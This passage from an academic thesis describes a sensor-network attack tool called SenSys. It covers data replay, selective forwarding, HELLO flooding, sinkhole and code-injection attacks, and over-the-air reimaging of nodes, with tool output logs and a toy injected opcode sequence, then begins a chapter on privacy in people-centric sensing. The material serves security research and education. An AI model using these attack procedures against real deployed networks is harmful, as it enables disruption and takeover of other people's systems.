The network visualization component shows, in real time, all the above information and the state of any performed attacks. The *neighborhood traffic*, *neighborhood topology* and *node states* are displayed in a friendly graphical user interface. For example, the overall neighborhood traffic (and traffic overheard by each sensor node) is monitored by continuous graphs, as shown in Figures 8.4 (a) and (b), respectively.

The core abstraction implemented by this user interface is a neighborhood graph, where nodes and links can be annotated with supportive information like node IDs, link quality, routing parent, etc. A snapshot of such a topology is shown in Figure 8.2. Here, node color indicates functionality type (green: network node, red: sensor hardware attached to the attack tool). The antenna represents the central base station of the network. Edges between the nodes indicate network links,




Figure 8.4: Monitored traffic. (a) Overall neighborhood traffic. (b) Traffic overheard from each sensor node.

while the numbers above the edges indicate the quality of the link (LQI), as this is produced by the underlying routing protocol. Nodes can be selected to display a textual summary of the information gathered about them.

One of the most important pieces of information displayed by the user interface involves the routing path taken by a packet travelling from a source node s to a destination d. This routing state is inferred by observing packet transmissions produced by the routing protocol. Arcs indicate the paths that multi-hop data messages follow.

8.4 Implemented Attack & Actions

As we described in the previous chapters, many sensor network deployments are quite simple, and for this reason they can be even more susceptible to attacks. What makes it particularly easy for attackers is the fact that most protocols are not designed having security threats in mind. As a consequence, they rarely include security protection and little or no effort is usually required from the side of an adversary to perform an attack. So, it is very important to study realistic attacker models and evaluate their practicality and effectiveness through tools like the one presented here and in Chapter 7.

The nature of wireless network communications opens the way to four basic attacks: Interception, Alteration, Disruption and Code or Packet Injection (Chapter 2). Most network layer attacks against such networks fall into one of these categories. Our attack tool (in its current version) gives the user the opportunity to perform, in addition to eavesdropping and sniffing, the following actions:

Data Replay. A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated. As the adversary is capable of listening to any message transmitted over the network medium, she may insert "new" messages or manipulate any message sent by a legitimate participant of the network. In the presented tool, all overheard messages are stored into the *Packet Description Database*, so the user is able to change them and re-transmit them at a later time.


Sinkhole Attack. The sinkhole attack (Chapter 4) is a particularly severe attack that prevents the base station from obtaining complete and correct sensing data, thus forming a serious threat to higher-layer applications. Using this attack, an adversary can attract nearly all the traffic from a particular area. Typically, sinkhole attacks work by making a malicious node look especially attractive to surrounding nodes with respect to the underling routing algorithm. Our motivation for mounting sinkhole attacks is that it makes other kind of attacks, like Selective Forwarding, trivial.

Selective Forwarding. In a selective forwarding attack, an adversary may refuse to forward certain messages and simply drop them, ensuring that they will not be propagated any further. This attack is especially effective if combined with an attack that gathers network traffic and can be used as an attack vector to mount denial of service attacks.

Flooding. In a HELLO flood attack, an attacker can send or replay HELLO messages with high transmission power. In this way, she creates an illusion of being a neighbor to many nodes and can disrupt the construction of the underlying routing tree, facilitating further types of attacks.

Malicious Code Injection. As we extensively studied in Chapter 6, by taking advantage of memory related vulnerabilities in sensor nodes, like buffer overflows, an adversary may send crafted packets to trigger a stack overflow and execute arbitrary code on the target system. She may also create and send a self-replicating worm that broadcasts itself and infects the network in a hop-by-hop manner in order to completely take control of it, shut the network down or change its functionality.

Node Ping Operator & Program Image Dissemination. These operations are provided by the *Deluge* over-the-air programming protocol (151). The *ping action* sends a message to a specific sensor node to request about its state, its currently executing program image and what other images are stored in that node. *Program Image dissemination* is a fundamental service in sensor networks that relies upon reliable broadcast of image updates. However, it faces threats since



MsgNo	TypeOfMessage	SeqNo	Source	Origin	Destination	Parent	NeighborhoodSize	PathCost
1	Beacon Msg	8	5	--	255	MoteIF.TOS_BCAST	--	65534
2	Delta Msg	10	5	5	--	MoteIF.TOS_BCAST	3	--
3	Delta Msg	12	5	5	--	MoteIF.TOS_BCAST	3	--
4	Beacon Msg	14	5					
5	Delta Msg	15	5					
6	Beacon Msg	17	5					
7	Delta Msg	19	5					
8	Delta Msg	21	5					
9	Beacon Msg	23	5					
10	Delta Msg	25	5					
11	Delta Msg	27	5					
12	Beacon Msg	29	5					
13	Delta Msg	30	5					
14	Beacon Msg	32	5					
15	Delta Msg	33	5					
16	Delta Msg	34	5					
17	Delta Msg	37	5					
18	Delta Msg	39	5					
19	Beacon Msg	41	5					
20	Delta Msg	43	5					
21	Delta Msg	45	5					

Delta Sequence Nu...	14	Data Readings:	2922
Parent Addr:	16191	Retransmissions N...	0
Neighborhood Size:	3	MHopSeqNo:	21
Source Address:	5	Origin Address:	5
Neighbors:	16191;16191;16191		
Link Qualities:	32575;32575;32575		
TTL:	252		

Figure 8.5: Replay original or altered overheard logged messages.

an adversary may easily subvert it by modifying or replacing the real code image being propagated to sensor nodes.

In what follows, we give an overview of the procedures that should be followed by a user in order to perform the above described attacks. We confine ourselves to highlight the steps and actions performed by the attack tool throughout the duration of the attack.

8.4.1 Attacks Walk-Through

8.4.1.1 Data Replay, Selective Forwarding and HELLO Flooding Attack

As we described in Section 8.3.1, all overheard messages are decoded, stored and displayed by our network tool sniffer, as illustrated in Figure 8.3. Message structure and packet contents are provided to the user along with a number of operators for manipulating them.

In the case of data replay, all captured packets may be re-transmitted by the user at a later time. The attack tool enables transparent data access and alteration upon selection of a logged displayed message. As depicted in Figure 8.5, once a message is selected, the user is presented with two options: replay the *original* message or replay an *altered* version of it. If the first case, a copy of the selected message is fed to the *Attack Launcher* by the *Packet Storage* module. Then, it is transmitted using the attached radio. In the second case, a user interface is provided that gives the user the ability to alter the message contents before transmission (Figure 8.5). If the selected message is of an unrecognized structure (could not be found in the *Packet Description Database*), the user interface provides the byte representation of its contents. Thus, the user can still change it and re-transmit it.

As far as Selective Forwarding is concerned, our tool can be thought as part of the existing sensor network since it is connected to a sensor platform like the one used in the deployed network. Thus, the user can select which of the received displayed messages will actually be forwarded by the tool. This will ensure that they will not be propagated any further, possibly leading to other types of attacks like *Denial of Service* of *Black Hole* (79) attacks.


Finally, HELLO flooding attempts to attack the underlying routing tree. It requires the attacker to broadcast specially crafted HELLO packets for advertising possible fake IDs to other network nodes. This is achieved by a single hop transmission using the attached radio with enough power to reach every sensor node. Eventually, this "flooding" can lead to other type of attacks like one-way *Wormholes* (Chapter 5).

8.4.1.2 Sinkhole Attack

In a sinkhole attack, a malicious node tries to draw all or as much traffic as possible from a particular area by making itself look attractive to the surrounding nodes with respect to the underlying routing metric. There appears to be a great diversity in deployed routing protocols for sensor networks. However, as we discussed in Chapter 4, most of them use link quality calculations as the routing cost metric to build the routing tree towards the base station. Such routing protocols, like MintRoute (119) and MultihopLQI (121), are supported by the presented tool.

In such protocols, each node broadcasts a *beacon* message and the receivers extract the link quality (LQ) based either on their radio chip or on the *packet loss* of the packets received from this neighbor. The most attractive link is selected for transmission and is the one with the best link quality. According to this algorithm, the goal of sinkhole attack is to advertise a very good LQ in order for all neighboring nodes to choose the tools' attached node as their parent. A more detailed description of the strategies that our tool follows to successfully launch such an attack, along with a performance evaluation, was given in Chapter 4.

Eventually this is achieved using a periodic transmission of specially crafted "routing packets" (beacons). The time interval between the transmissions is configurable and given by the user upon initiation of the attack. Then, the *Data Stream Framework* module takes over to construct and transmit these packets. For an illustration, following Figure 8.6 (a), the attached node (ID=1) tries to convince its neighboring nodes to choose it as their "parent". The result is shown in Figure 8.6(b). Let us note here that by trying different network topologies, we rarely missed attracting 100% of the nodes.




```
Sending Beacon message with payload.....
            Parent field: 0   Cost field: 15   HopCount field: 1
Sending Beacon message with payload.....
            Parent field: 0   Cost field: 15   HopCount field: 1
Sending Beacon message with payload.....
            Parent field: 0   Cost field: 15   HopCount field: 1
Sending Beacon message with payload.....
            Parent field: 0   Cost field: 15   HopCount field: 1
Sending Beacon message with payload.....
            Parent field: 0   Cost field: 15   HopCount field: 1
Sending Beacon message with payload.....
            Parent field: 0   Cost field: 15   HopCount field: 1
```

Figure 8.6: Launching the Sinkhole Attack on a real deployed network (a) The neighborhood topology (on the left) before the attack (b) The neighborhood topology (on the right) after the attack.

8.4.1.3 Malicious Code Injection

Following the discussion of Chapter 6 on code injection attacks, blocks of the attack code are sent as data payload of a specially crafted message. The goal of each injected packet is to copy data (malicious instructions) into the sensors' memory space. These instructions are represented by unique 2-byte op-codes in order to be decoded by the CPU. As illustrated in Figure 8.7, a user can write the byte representation of his/her code instructions in a special user interface. In this example, the (malicious!) functionality of the code is to toggle the LEDs of a sensor node.


Malicious Code Construction and Transmission
Web Page Assembler/Dissasembler
Machine Code Instructions::
Code Injection State Information
Code Injection Functioanlity::
DOWNLOAD
Preview Msg Code
[Code Transmission]::
Athens Information Technology
ATHENS INFORMATION TECHNOLOGY

```
Write your code as machine instructions:

0x0f01 0x13b6
0xf0f2 0xffdf 0x0031
0xd3e2 0x125e
0xd0f2 0x0020 0x0031
0xc3e2 0x125e
0x3ff5 0x0000
```

Figure 8.7: Malicious code to be injected in the network.


Upon start up, the *Data Stream Framework* module "reads" the given instructions and computes the number of needed messages to carry the attack code. Then, it constructs these specially crafted packets by adding code blocks as their content and transmitting them in a sequential order. Upon completion, it informs the user by printing an appropriate message. Let us note here that the attack tool provides access to an online *assembler* and *disassembler* in order for the user to be able to construct the byte representation of his/her attack code in a friendly manner.

8.4.1.4 Program Image Dissemination & Ping Operation

Deluge is a popular data dissemination protocol for program images over a multihop sensor network. In the presented tool, we have incorporated the two basic functionalities provided by this over-the-air-programming mechanism which are *program image dissemination*, through epidemic propagation, and *ping operation* (Figure 8.8).

Conceptually, the tool is fed with a compiled program image which is then divided into *pages*, each consisting of N packets. Then, the *Data Stream Framework* starts "advertising" this new image and upon request it transmits, in a sequential order, all page packets using the attached radio. More information about how *Deluge* works can be found in (151). In this way, the user can change the network's functionality by re-programming all nodes with his/her program code. This may lead to other types of attacks like Denial of Service.

One other feature of our attack tool that can be used in compromising a network's confidentiality is the *ping* operation. By pinging a node, you actually request information regarding its currently installed software version. The ping response will display information about the executing program image and other images that are stored on this node. In this way, the user can extract vital information about the network application (71).


Network Traffic Info
Sinkhole Attack
Code Injection
Program Image Dissemination
Network Data Injection
Program Image Dissemination Operations
Reboot Command::
Inject Command::
Save/Clear Command:
Reset Command::
Erase Command::
Dump Command::
Program Dissemination Settings - Reboot Operation
ATHENS INFORMATION TECHNOLOGY
CENTER OF EXCELLENCE FOR RESEARCH AND GRADUATE EDUCATION
Action to be Performed...
Num of Image to Reboot[0-5]:
ıgNum...
Program Dissemination State Information Panel
Network Information Panel

```
Reboot From Image:
   Prog Name:   Delta
   Compiled On: Mon Mar 29 12:01:21 EEST 2010
   User Hash:  0x68ee5e98
 To Image: 2
   Prog Name:   Oscilloscope
   Compiled On: Mon Mar 29 12:32:47 EEST 2010
   Platform:    tmote
   User ID:     atgianne
   Hostname:    anaconda
   User Hash:  0x68ee5e98
Sending reboot message ...

Reboot message sent.

DONE!!!

Erase image:
 Image: 5
   Prog Name:   BFExploit
   Compiled On: Sat Nov 01 02:15:25 EET 2008
   Platform:    telosb
   User ID:     atgianne
```

```
Pinging node 5...

Currently Executing —     Prog Name:  Delta
   Compiled On: Mon Mar 29 12:01:21 EEST 2010
   User Hash:  0x68ee5e98
Stored Image 0 - (Golden Image)
   Prog Name:   N/A
   Compiled On: N/A
   Platform:    N/A
   User ID:     N/A
   Hostname:    N/A
   User Hash:   N/A
   Num Pages:   N/A
 Stored Image 1
   Prog Name:   Delta
   Compiled On: Mon Mar 29 12:01:21 EEST 2010
   Platform:    tmote
   User ID:     atgianne
   Hostname:    anaconda
   User Hash:   0x68ee5e98
Stored Image 3
   Prog Name:   RadioDemoC
   Compiled On: Mon Mar 29 12:15:10 EEST 2010
   Platform:    tmote
   User ID:     atgianne
   Hostname:    anaconda
   User Hash:   0x68ee5e98
   Num Pages:   25/25
Stored Image 4
   Prog Name:   BFExploit
   Compiled On: Wed Oct 01 14:50:18 EEST 2008
   Platform:    telosb
   User ID:     anaconda
   Hostname:    vmware
   User Hash:   0x7c8a5a57
   Num Paees:   15/15
Stored Image 5
   Prog Name:   N/A
   Compiled On: N/A
   Platform:    N/A
   User ID:     N/A
   Hostname:    N/A
   User Hash:   N/A
   Num Pages:   N/A

DONE!!!
```

Figure 8.8: Commands for injecting/erasing program images, or resetting the targeted sensor node.

8.5 Conclusions

In this chapter, we have demonstrated the practicality of the various attacks that were described throughout this thesis by building SenSys, an *attack tool* for compromising the network's confidentiality and availability. SenSys allows both *inspection* of a sensor network's functionality by analyzing overheard radio messages as well as *discharge* of various attacks against it. It can identify common applied protocols and use this information for performing various sets of attacks on different network layers. Results show that our tool can be flexibly applied to different sensor network operating systems and protocol stacks giving an adversary privileges to which she is not entitled to. We hope that SenSys will be used proactively, to study the weaknesses of new security protocols, and, hopefully, to enhance the level of security provided by these solutions even further.

In general, the results of this work serve a three-fold purpose: *(i)* to better understand the techniques used by the adversaries for exploiting revealed vulnerabilities and launching various kinds of attacks, *(ii)* to study the effects of these attacks on the network itself and *(iii)* to motivate a better design of security protocols that can make them more resilient to adversaries. We expect that our work will be particulary useful for demonstrating and educating users about the destructive impacts of various attacks and will be used as a valuable knowledge tool in the design, development, and deployment of more secure sensor network applications especially in the new domain of *participatory sensing* environments where the security challenges, as we will discuss in the next chapter, are far more complex and challenging than in traditional sensor networks.

Chapter 9

Future Vision of People-Centric Sensing Paradigm: Privacy Challenges & Directions

9.1 Introduction

Sensor networks provide tremendous potential for information collection and processing in a variety of application domains. As we described in Chapter 1, a decade ago, the first generation of sensor nodes facilitated the genesis of wireless sensor networks as they exist today: small resource-constrained embedded devices that communicate via low-power, low-bandwidth radio, capable of performing simple sensing tasks. A first set of scenarios for these networks included stationary nodes sensing ephemeral features of the environment (Figure 1.1), like temperature, noise, air pollution, etc. By continuously monitoring these surrounding attributes, they solved relatively small-scale specialized problems such as forest monitoring, preventative maintenance, etc.

Although these problems and applications remain important, the recent advances in pervasive and ubiquitous computing led to new exciting applications for sensor networks involving their use in home automation and "smart interactive environments". For example, in a hospital, outfitting every patient with tiny, wearable vital sign sensors would allow doctors to continuously monitor the status of their patients (e.g., MobiCare (28), CodeBlue (29), WW-BAN (30), and HealthGear (31)). Additionally, in assistive environments, sensor-based monitoring can be proved a valuable tool for those who may have physical or cognitive impairment. It is an ideal technology that provides most direct and effective information about users' location and activities (32). In general, there is an ongoing trend towards *smart* sensor networking environments that can effectively assimilate this promising technology according to human needs.

Therefore, we believe that sensor networks have reached an important crossroads in their development. This new type of sensing paradigm in urban-scale deployments will change the traditional view of currently existing sensor-based environments where people are *passive* data consumers that simply interact with physically embedded static sensor webs, with one where people carry mobile sensing elements involving the collection, storage, processing and fusion of large volumes of data related to everyday human activities. This evolution is driven by the miniaturization and introduction of sensors into popular electronic devices like mobile phones and PDAs. With wireless sensor platforms in the hands of thousands, we can expect sensor networks to address *urban-scale* problems like public health monitoring and personal well-being improvement. For example, participatory sensing can facilitate the anticipation and tracking of disease outbreaks across populations (181). At the same time, people as individuals, can apply these new sensing networks to applications with a more personal focus (182, 183).

Such systems, often referred to as *urban sensing* or *people-centric sensing* (33) systems, come to complement previous efforts on extending the possibilities of wireless sensor networks by taking advantage of the large scale of sensors already existing in our hands (as seen in Table 3.1). These systems aim at daily life applications, employing the mobile devices people already carry for sensing information directly or indirectly related to human activity, as well as aspects of the environment around them.

However, the challenge here is *how* to propel sensor networks from their small-scale application-specific network origins into the commercial mainstream of people's every day lives. In other words, *how* can we develop large-scale general-purpose sensor networks for the general public (e.g., consumers) capable of supporting a wide variety of applications in urban settings (e.g., enterprises, hospitals, recreational areas, towns and cities). What protocols are needed for satisfying the requirements posed by this new brand of sensing?

Next to the benefits that this new approach has, it also poses new challenges. It induces a different set of assumptions and trade-offs than in much of the prior work on sensor networks, requiring new thoughts about the communications infrastructure. Likewise, these new capabilities and architectures pose different challenges and therefore require new solutions for information security. Hence, are the security mechanisms and detection techniques, discussed throughout this thesis, adequate to secure such urban-scale applications where *high data rates*, *reliable communication* and *immense scale of mobility* must be achieved?

In this chapter, we discuss our vision for people-centric sensing environments and study their security challenges. This highly dynamic and mobile setting presents new challenges for information security, data privacy and ethics, caused by the ubiquitous nature of data traces originating from sensors carried by people. We make the case for trustworthy participatory sensing and motivate the problems of data protection, shareability, and confidentiality. We aim to instigate discussion on these critical issues because people-centric sensing will never succeed without adequate provisions on security and privacy. To that end, we discuss the latest advances in security and privacy protection strategies that hold promise in this new exciting paradigm. Our goal is to point out some interesting future research directions in this field since our belief is that participatory sensing bears an irrefutably great potential and holds the key to leverage the usage of sensor networks towards civic benefit. In general, we hope that our work will create a substantive discussion around security challenges and encourage all researchers involved with opportunistic sensing, participatory sensing, urban sensing, and people-centric sensor networks to address security and privacy at a fundamental level within their system and application design.

The remainder of this chapter is organized as follows. Section 9.2 introduces the concept of people-centric sensing, discusses its inherent differences with traditional sensor network designs and highlights why currently existing security mechanisms are not suitable for this new application domain. This will set the scene for Section 9.3, where we present people-centric sensing in detail, identify the key features driving this ongoing trend, and discuss example applications enabled by this new form of sensing. In Section 9.4, we describe what we believe to be the new challenges in the area and discuss the latest advances along with some conceptual solutions. Finally, Section 9.5 concludes this chapter.

9.2 Bridging Traditional Sensor Networks and People-Centric Sensing

The vision of participatory sensing (also called *opportunistic* or *urban* sensing) is of distributed data collection and analysis spanning the personal, urban, and global scale, often using "everyday" technologies like cell phones, in which participants make key decisions about what, where and when to sense. Until now, sensor-based networks relied primarily on the ubiquitous placement of tiny fixed nodes to report on the physical world. By putting mobile phones in the hands of human participants, we can take advantage of users as creators, custodians, actuators, and publishers of the data they collect.

These ubiquitous devices are increasingly capable of capturing and transmitting image, acoustic, location, and other data, interactively or autonomously. They can become the best platform for coordinated investigation of the environment and human activity (34, 35, 36) by enabling users to gather, analyze, and share local knowledge. With these capabilities in mind, and new network architectures for enhancing data credibility, quality, privacy, and "shareability", they can encourage people participation at personal, social and urban scales.

In a people-centric system, humans, rather than machines, are the focal point of the sensing infrastructure enabling sensing coverage of large public spaces over time and letting individuals, as *sensing device custodians*, collect targeted information about their daily patterns and interactions. However, as we mentioned earlier, this new brand of sensing induces a different set of trade-offs than



People-Centric Sensing
Benefits
Social Networks
Sensor equipped Mobile Phones
Scalability & Reconfiguration
Internet & Cellular Communication
Continuous Monitoring
Coordinated Goals
Sensor Network Infrastructure
Synchronized Tasks
Real-time operation & Communication
Urban Sensing & Sharing various types of data
Data Aggregation
Portability & Unobtrusiveness
Opportunistic Sensing Model

Figure 9.1: Moving on from Traditional Sensor Networks to People-Centric Sensing.

in much of the prior work on sensor networks, requiring new thoughts on the communication and network architectures. Never before has sensing been so close to the public, and so intermixed in their daily lives. Therefore, these new capabilities pose different challenges for information security and privacy and present significant technical and ethical issues.

First, applications may deal with personal information, requiring a deeper attention to *privacy* and *anonymity*. Data traces can easily document and quantify habits, routines, and personal associations. Second, motivating user participation within the fast-paced development of participatory urban sensing is both challenging and important. We believe that in order to ensure people's participation, we must provide solution to the following trust concerns: *content reliability* (How do you have confidence that the published data is indeed what was sensed?) and *content protection* (How to ensure that only authorized entities can access published data?). Finally, modified assumptions about device and network capabilities (including high mobility, strong but not continuous connectivity, and relatively plentiful power) lead to new opportunities and require different security solutions. Therefore, current security mechanisms that focus on resource-constrained devices, static network deployments, etc., are not suitable for the envisioned people-centric sensing applications.

9.3 The Rise of People-Centric Sensing

Embedded wireless sensing already provides scientists and engineers unique insights into monitoring physical environments previously unattainable. This fact combined with the recent explosion of sensor-equipped mobile phone market, has opened the door to a new world of application possibilities (Figure 9.1). WSNs now can be leveraged to address urban-scale problems or provide global information access. This trend is also amplified by the need to achieve a more human centered vision of ubiquitous computing; (*i*) understand and support human daily life and activity, (*ii*) reinforce people's social behavior by the creation and use of various devices that can provide interactive experiences to individuals in several ways, and (*iii*) manage in a skilful way all the devices that are connected to the network in order to provide a deeper everyday personal experience to the user.

People-centric sensing is a revolutionary paradigm of this ongoing trend that makes people the focal point of the sensing infrastructure. It allows them to *voluntarily* sense their environment using readily available sensor devices such as smart phones and share this information using existing cellular and Internet communication networks. It has tremendous potential because it harnesses the power of ordinary citizens to collect sensor data for applications spanning environmental monitoring, intelligent transportation, and, most importantly, public healthcare support which is often not cost-viable using dedicated sensing infrastructure.

We believe that participatory sensing will give rise to a host of new alternatives for "smart" interactive environments. Systems that will instrument the human as an active mobile platform, will support persistent monitoring and sharing of data with everyone for the greater public good.

9.3.1 Opportunistic People-Centric Sensing

People-centric sensing (33) lies at the intersection of several research domains, including sensor networking, ubiquitous computing, mobile computing, machine learning, human-computer interfacing, and social networking. Significant technological advancements made within each domain have driven this evolution, and research focusing on capitalizing these contributions is now emerging (184). This new kind of sensing paradigm describes the process whereby individuals and communities use their mobile handsets and cloud services to collect and analyze systematic data for use in discovery. The convergence of technology and analytical innovation with a human-centered vision using mobile phones and online social networking, sets the stage for this technology to dramatically impact many aspects of our daily lives.

People-centric sensing differs from traditional sensor networks in that there is typically no single data *producer*. In an urban setting, for example, one could use millions of personal mobile phones, and a pervasive wireless-network infrastructure, to collect sensor data on a grand scale without the need of deploying thousands of static sensors. Thus, many researchers proposed the *opportunistic-sensing* model, in which people volunteer their mobile devices to transparently collect sensor data as they go about their daily lives. In the opportunistic-sensing model, sensor nodes are carried by people and therefore are conceptually tied to specific individuals. The sensors are inherently

